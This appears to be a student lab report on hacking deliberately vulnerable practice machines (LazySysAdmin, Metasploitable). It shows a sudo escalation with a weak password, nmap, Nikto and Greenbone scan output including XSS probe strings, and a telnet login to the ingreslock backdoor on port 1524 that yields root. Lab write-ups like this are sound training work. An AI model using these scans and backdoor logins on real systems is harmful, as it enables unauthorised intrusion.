
Once I was in the machine, I noticed that togie didn't have root privileges. However, the system administrator was lazy, so escalating the privileges was simple, although it took me quite some time to realize.



```
togie@LazySysAdmin:~$ id
uid=1000(togie) gid=1000(togie) groups=1000(togie),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110
(lpadmin),111(sambashare)
togie@LazySysAdmin:~$ sudo su
[sudo] password for togie:
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# cat


^C
root@LazySysAdmin:/home/togie# cd ..
root@LazySysAdmin:/home# ls
togie
root@LazySysAdmin:/home# cat
^C
root@LazySysAdmin:/home# cd ..
root@LazySysAdmin:/# ls
bin   dev  home        lib         media  old  proc  run   srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    opt  root  sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# _
```

Username: Togie   Password: 12345

FLAG_VM03




```
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851


Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie




Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
```

Command:

Once Root was obtained, i navigated to the /root folder and “cat proof.txt”

Target IP Address: 192.168.1.204 (VM04)




```
root@kali:~# sudo nmap -O -sV 192.168.1.204

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:32 EST
Nmap scan report for 192.168.1.204
Host is up (0.00075s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.15 - 2.6.26 (likely embedded), Linux 2.6.20 - 2.6.24 (Ubuntu 7.04 - 8.04)
Network Distance: 2 hops
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Command: sudo nmap -O -sV 192.168.1.204


- ➢ This will give you the open ports with their respective services and version above, along with the operating system(approximate).

Vulnerabilities:


Command: Nikto scan of .204



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4
698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain speci
fic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain speci
fic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain speci
fic QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain speci
fic QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ /phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: Output from the phpinfo() function was found.
```



```
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8347 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time:           2020-11-20 19:39:49 (GMT-5) (29 seconds)
---------------------------------------------------------------------------
```



Vulnerability		Severity	QoD	Host	Location	Actions
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.1.204	1524/tcp	

Summary
A backdoor is installed on the remote host

Vulnerability Detection Result


```
The service is answering to an 'id;' command with the following response: uid=0(root) gid=0(root)
```

Impact
Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected isystem.

Vulnerability Detection Method
Details: Possible Backdoor: Ingreslock (OID: 1.3.6.1.4.1.25623.1.0.103549)


Version used: $Revision: 8233 $

Command: Used Greenbone Security Assistant and scanned 192.168.1.204
Ingreslock is a backdoor used on the remote host to gain root access.




Vulnerability		Severity	QoD	Host	Location	Actions
OS End Of Life Detection		10.0 (High)	80%	192.168.1.204	general/tcp	
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80%	192.168.1.204	80/tcp	
Check for rexecd Service		10.0 (High)	80%	192.168.1.204	512/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities		10.0 (High)	99%	192.168.1.204	8787/tcp	
Possible Backdoor: Ingreslock		10.0 (High)	99%	192.168.1.204	1524/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability		10.0 (High)	95%	192.168.1.204	1099/tcp	
DistCC Remote Code Execution Vulnerability		9.3 (High)	99%	192.168.1.204	3632/tcp	
PostgreSQL weak password		9.0 (High)	99%	192.168.1.204	5432/tcp	
MySQL / MariaDB weak password		9.0 (High)	95%	192.168.1.204	3306/tcp	
VNC Brute Force Login		9.0 (High)	95%	192.168.1.204	5900/tcp	
DistCC Detection		8.5 (High)	95%	192.168.1.204	3632/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities		7.5 (High)	80%	192.168.1.204	80/tcp	
phpinfo() output accessible		7.5 (High)	80%	192.168.1.204	80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability		7.5 (High)	80%	192.168.1.204	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80%	192.168.1.204	80/tcp	
phpMyAdmin Code Injection and XSS Vulnerability		7.5 (High)	80%	192.168.1.204	80/tcp	
phpMyAdmin Unspecified SQL Injection and Cross Site Scripting Vulnerabilities		7.5 (High)	80%	192.168.1.204	80/tcp	
Test HTTP dangerous methods		7.5 (High)	99%	192.168.1.204	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.		7.5 (High)	95%	192.168.1.204	80/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.1.204	6200/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability		7.5 (High)	99%	192.168.1.204	21/tcp	
SSH Brute Force Logins With Default Credentials Reporting		7.5 (High)	95%	192.168.1.204	22/tcp	

Command: Used Greenbone Security Assistant and scanned 192.168.1.204



TWiki Cross-Site Request Forgery Vulnerability - Sep10		6.8 (Medium)	80%	192.168.1.204	80/tcp	
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	192.168.1.204	5432/tcp	
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	99%	192.168.1.204	25/tcp	
phpMyAdmin Bookmark Security Bypass Vulnerability		6.5 (Medium)	80%	192.168.1.204	80/tcp	
Check for Anonymous FTP Login		6.4 (Medium)	80%	192.168.1.204	21/tcp	
TWiki Cross-Site Request Forgery Vulnerability		6.0 (Medium)	80%	192.168.1.204	80/tcp	
Samba MS-RPC Remote Shell Command Execution Vulnerability (Active Check)		6.0 (Medium)	99%	192.168.1.204	445/tcp	
http TRACE XSS attack		5.8 (Medium)	99%	192.168.1.204	80/tcp	
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99%	192.168.1.204	25/tcp	
Tiki Wiki CMS Groupware Input Sanitation Weakness Vulnerability		5.0 (Medium)	80%	192.168.1.204	80/tcp	
SSL/TLS: Certificate Expired		5.0 (Medium)	99%	192.168.1.204	25/tcp	
SSL/TLS: Certificate Expired		5.0 (Medium)	99%	192.168.1.204	5432/tcp	
/doc directory browsable		5.0 (Medium)	80%	192.168.1.204	80/tcp	
Tiki Wiki CMS Groupware 'fixedURLData' Local File Inclusion Vulnerability		5.0 (Medium)	80%	192.168.1.204	80/tcp	
awiki Multiple Local File Include Vulnerabilities		5.0 (Medium)	99%	192.168.1.204	80/tcp	
phpMyAdmin Database Search Cross Site Scripting Vulnerability		4.3 (Medium)	80%	192.168.1.204	80/tcp	
phpMyAdmin Setup Script Request Cross Site Scripting Vulnerability		4.3 (Medium)	80%	192.168.1.204	80/tcp	
phpMyAdmin Multiple Cross Site Scripting Vulnerabilities		4.3 (Medium)	80%	192.168.1.204	80/tcp	
phpMyAdmin Debug Backtrace Cross Site Scripting Vulnerability		4.3 (Medium)	80%	192.168.1.204	80/tcp	
SSL/TLS: Report Weak Cipher Suites		4.3 (Medium)	98%	192.168.1.204	5432/tcp	
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		4.3 (Medium)	80%	192.168.1.204	5432/tcp	
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)		4.3 (Medium)	80%	192.168.1.204	25/tcp	


Command: Used Greenbone Security Assistant and scanned 192.168.1.204



SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		4.3 (Medium)	98%	192.168.1.204	5432/tcp	
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		4.3 (Medium)	98%	192.168.1.204	25/tcp	
SSH Weak Encryption Algorithms Supported		4.3 (Medium)	95%	192.168.1.204	22/tcp	
SSL/TLS: 'DHE_EXPORT' Man in the Middle Security Bypass Vulnerability (LogJam)		4.3 (Medium)	80%	192.168.1.204	25/tcp	
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		4.3 (Medium)	80%	192.168.1.204	25/tcp	
phpMyAdmin SQL bookmark XSS Vulnerability		4.3 (Medium)	80%	192.168.1.204	80/tcp	
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability		4.3 (Medium)	99%	192.168.1.204	80/tcp	
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		4.3 (Medium)	99%	192.168.1.204	80/tcp	
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80%	192.168.1.204	5432/tcp	
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80%	192.168.1.204	25/tcp	
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80%	192.168.1.204	5432/tcp	
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		4.0 (Medium)	80%	192.168.1.204	25/tcp	
TCP timestamps		2.6 (Low)	80%	192.168.1.204	general/tcp	
SSH Weak MAC Algorithms Supported		2.6 (Low)	95%	192.168.1.204	22/tcp	


Command: Used Greenbone Security Assistant and scanned 192.168.1.204

Data:




```
root@kali:~# telnet 192.168.1.204 1524
Trying 192.168.1.204...
Connected to 192.168.1.204.
Escape character is '^]'.
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# root@metasploitable:/# 
```

1. Attempted to connect via telnet on a specific port, command: “telnet 192.168.204 1524” in order to exploit a vulnerability for ingreslock.
    a. Result: ROOT ACCESS



```
root@kali:~# telnet 192.168.1.204 1524
